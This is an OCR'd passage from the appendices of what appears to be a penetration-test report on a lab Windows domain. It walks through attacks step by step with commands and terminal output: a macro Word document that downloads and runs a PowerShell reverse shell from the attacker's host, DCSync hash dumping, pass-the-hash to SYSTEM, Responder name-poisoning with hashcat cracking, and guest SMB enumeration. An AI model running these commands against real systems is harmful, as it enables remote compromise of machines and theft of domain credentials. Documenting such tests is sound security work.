
  - Replace `<Kali IP Address>` with the IP address of your Kali machine.
  - Replace `<Desired Directory>` and `<Document Name>` with your preferred directory path and document name.



```
PS C:\Tools\nishang\Client> Out-Word -Payload "powershell iex
(New-Object Net.WebClient).downloadString('http://192.1.2.5/In
voke-PowerShellTcp.ps1')" -Outputfile C:\Users\ryan\Desktop\Ma
lDoclisimo.doc
```

Figure 9. Creating a Mal-Doc containing the reverse shell script hosted from our Kali machine.

- Send the Word document to a targeted user, have them enable the macro, and observe the connection on Kali.
- Once a connection was made, you now have access to execute commands or perform other malicious activities (see Figure 10.).


kali@kali: ~ 44x15
kali@kali: ~/Documents/ps1 shell 44x15
Successful Command Line access to the targeted machine

```
l rights reserved.

PS C:\Windows\system32>^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.1.2.5] from (UNKNOWN) [192.1
.2.6] 50489
Windows PowerShell running as user ryan on C
OMMANDO
Copyright (C) 2015 Microsoft Corporation. Al
l rights reserved.

PS C:\Windows\system32>
```

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.
0.0:80/) ...
192.1.2.6 - - [11/Feb/2024 20:18:16] "GET /I
nvoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[~/Documents/ps1 shell]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.
0.0:80/) ...
192.1.2.6 - - [11/Feb/2024 20:32:07] "GET /I
nvoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

Figure 10. A Successful connection to the targeted user

4.2 Appendix 002: DCSync Attack

Step 1: Prepare Hosts File


- Ensure that the domain controller's IP address is added to the '/etc/hosts' file with the domain name "cybercorp.com"

```
sudo nano /etc/hosts
```

Add the following entry:

<Domain Controller IP Address>   cybercorp.com cybercorp

  ○ Replace '<Domain Controller IP Address>' with the actual IP address of the domain controller (see Figure 10.)



```
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.8        cybercorp.com cybercorp
```


Figure 11. Adding <Domain Controller IP> cybercorp.com cybercorp to /etc/hosts

Step 2: Dump NTLM Hashes

- Run impacket's `secretsdump` tool with the `-just-dc` option to dump NTLM hashes from the domain controller.

```
impacket-secretsdump -just-dc cybercorp.com/<user>:<password>@<ip
                     address of DCSync user>
```


- Replace '<user>' with the username of the targeted user who has DCSync rights, in this case, "g****.*****" (see Figure 12.).



```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -just-dc cybercorp.com/[redacted](USER ID)[redacted]:Password[redacted]@10.0.2.8
```

Figure 12. Running impacket-secretsdump to extract NTLM hashes

- The tool will extract and display NTLM password hashes for all users in the domain, including sensitive accounts like the local Administrator (see Figure 13.).
- Note that the local Administrator account's NTLM hash can grant Domain Admin privileges, highlighting the severity of this vulnerability.




```
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
56
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
b7
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
9
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
75a
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
cybercorp.com\[redacted]
DC01$:aes256-c[redacted]
DC01$:aes128-c[redacted]
DC01$:des-cbc-[redacted]
http_svc$:aes2[redacted]
http_svc$:aes1[redacted]
http_svc$:des-[redacted]
mssql_svc$:aes[redacted]
mssql_svc$:aes[redacted]
mssql_svc$:des[redacted]
exchange_svc$:[redacted]
exchange_svc$:[redacted]
```

Figure 13. List of Users and NTLM Hashes

4.3 Appendix 003: Pass-the-Hash Attack

Step 1: Understanding the Hashes

- After retrieving account hashes from the domain controller using `**impacket-secretsdump**`, you'll find the NTLM hash in the last column of the output. The middle column typically contains the deprecated LM hash, which is irrelevant for modern systems and can be considered as a placeholder for an empty string in this context. (see Figure 14.)



```
$ impacket-secretsdump -just-dc cybercorp.com/gabbie.fredrika:blackrose@10.0.2.8
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aa[redacted]4ee:[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31[redacted]:::
```


Figure 14. impacket-secrets dump displaying LM and NTLM Hashes of Administrator

Step 2: Pass-the-Hash with impacket-psexec

- Utilize the `**impacket-psexec**` tool to perform a Pass-the-Hash (PtH) attack. This method allows you to authenticate to a system with the NTLM hash without needing the plaintext password. (see Figure 15.)

```
sudo impacket-psexec -hashes <LM hash>:<NTLM hash> <Administrator
Username>@<Target IP Address> <choice of shell.exe>
```

- Replace **`<LM hash>`** with the LM hash
- Replace **`<NTLM hash>`** with the actual NTLM hash retrieved in the previous step.
- **<Administrator Username>`** with the username of an administrator account (typically "administrator"), and **`<Target IP Address>`** with the IP address of the domain controller or target system, **`<choice of shell.exe>`** can be powershell.exe or cmd.exe.




```
┌──(kali㉿kali)-[~]
└─$ sudo impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:1[redacted]3 administrator@10.0.2.8 cmd
.exe
```

Figure 15. Utilizing impack-psexec to pass the hash to gain command line access as administrator

- This command initiates a session where you are logged in as the administrator. You can verify your privileges by executing:

```
whoami
```

  - The response should be **`nt authority\system`**, indicating that you have the highest level of privileges on the system. (see Figure 16.)



```
┌──(kali㉿kali)-[~]
└─$ sudo impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:1[redacted]3 administrator@10.0.2.8 cmd
.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.8.....
[*] Found writable share ADMIN$
[*] Uploading file AsGVmeuA.exe
[*] Opening SVCManager on 10.0.2.8.....
[*] Creating service GZdo on 10.0.2.8.....
[*] Starting service GZdo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Figure 16. Determining privilege status of administrator

Step 3: Confirming Configuration


- Running **`impacket-psexec`** grants you system-level access if you have read/write permissions on the C$ share or other administrative shares. This effectively elevates the privileges beyond that of a Domain Admin to a System Admin, indicating full system compromise.

4.4 Appendix 004: Responder Attack

Step 1: Activate Responder Listener

- Start the Responder tool with the appropriate network interface and verbosity options to listen for events (see Figure 17.):

```
sudo responder -I eth0 -wdv
```




```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -wdv
[sudo] password for kali:
```

Figure 17. Running responder command on Kali

Step 2: Sniffing Legacy Protocols

- Responder targets legacy protocols such as LLMNR, NBT-NS, and MDNS used for name resolution. It poisons these protocols, redirecting traffic to the attacker's machine for resolution. (see Figure 18.)




```
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
```

Figure 18. Responder poisons the following protocols

Step 3: Initiating Man-in-the-Middle Attack

- The attacker waits for a target user to attempt to access a non-existent share on their machine, such as `\\<some non-existent fileshare name>` (see Figure 19.)




\\markiting

After you've opened some files, we'll show the most recent ones here.

Figure 19. Navigating to non-existent share "\\markiting"


Step 4: Harvesting Hashes

- Responder intercepts the authentication request, prompting the user's system to send their credentials, including hashes, to the attacker's machine. (see Figure 20.)
- Copy the every hash (every character displayed in orange under NTLMv2SSP Hash) into a text filed named `hashes.txt`. (see Figure 21.)



```
*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name accountng
*] [MDNS] Poisoned answer sent to fe80::5817:62de:21f4:4ae6 for name accountng.local
*] [MDNS] Poisoned answer sent to 10.0.2.8        for name accountng.local
*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name accountng
*] [MDNS] Poisoned answer sent to fe80::5817:62de:21f4:4ae6 for name accountng.local
SMB] NTLMv2-SSP Client   : [redacted]
SMB] NTLMv2-SSP Username : CYBERCORP\Administrator
SMB] NTLMv2-SSP Hash     : Administrator::CYBERCORP:[redacted]
```

Figure 20. Administrator tried to access fileshare 'accountng' and hash is displayed on Responder.



/media/sf_shares/hashes.txt - Mousepad


```
Administrator::CYBERCORP:[redacted]
Administrator::CYBERCORP:[redacted]
Administrator::CYBERCORP:[redacted]
Administrator::CYBERCORP:[redacted]
```

Figure 21. A hash set of NTLMv2SSP Hash that must be copied to a text file

Step 5: Cracking Hashes

- Utilize hashcat on your windows machine to crack the obtained hashes using a word list, such as rockyou.txt (see Figure 22.):

```
./hashcat.exe -m 5600 hashes.txt rockyou.txt -o cracked.txt
```




```
markr@DESKTOP-EO4G5BJ MINGW64 ~/OneDrive/Desktop/hashcat
$ ./hashcat.exe -m 5600 hashes.txt rockyou.txt -o cracked.txt
hashcat (v6.2.6) starting
```

Figure 22. Typing the hashcat command using a bash shell on Windows


Step 6: Checking Status and Viewing Cracked Passwords

- Check the status of the cracking process. If successful, the status should indicate "Cracked" (see Figure 23.), otherwise, it may show as "Exhausted" (see Figure 24.).



```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
```

Figure 23. Hashcat displaying a successful cracked hash



```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: hashes.txt
Time.Started.....: Tue Apr 09 19:38:51 2024 (52 secs)
```

Figure 24. Hashcat displaying an unsuccessful cracked hash

- View the contents of the \`cracked.txt\` file to access the cracked passwords. Successful cracked hash will be displayed after the last ´:´ (see Figure 25.)

```
USER::CYBERCORP:aaaaaaaaaaaaaaaa:02[redacted]
00:[redacted]
```

Figure 25. The cracked hash will be displayed at the end of each hash set


- In some cases, additional word lists maybe required, especially for more complex passwords not included in standard word lists like rockyou.txt

4.5 Appendix 005: Enumeration and ASREP

Step 1: Preliminary SMB Access Check with CrackMapExec

- Check for Null Session or Guest Account SMB Access (see Figure 26.):

```
crackmapexec smb <ip of Domain Controller> -u 'guest' -p ''
```




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.2.8 -u 'guest' -p ' '
SMB         10.0.2.8        445    DC01             [*] Windows 10.0 Build 17
SMB         10.0.2.8        445    DC01             [-] cybercorp.com\guest:

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.2.8 -u 'guest' -p ''
SMB         10.0.2.8        445    DC01             [*] Windows 10.0 Build 17
SMB         10.0.2.8        445    DC01             [+] cybercorp.com\guest:

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 26. Successful access to SMB shares are noted with [+]

Step 2: Enumerating Shares

- Upon confirming access, identify the available shares on the domain controller. This is crucial for understanding the scope of accessible resources and planning further enumeration strategies. (see Figure 27.)

```
crackmapexec smb <ip of Domain Controller> -u 'guest' -p '' --shares
```




```
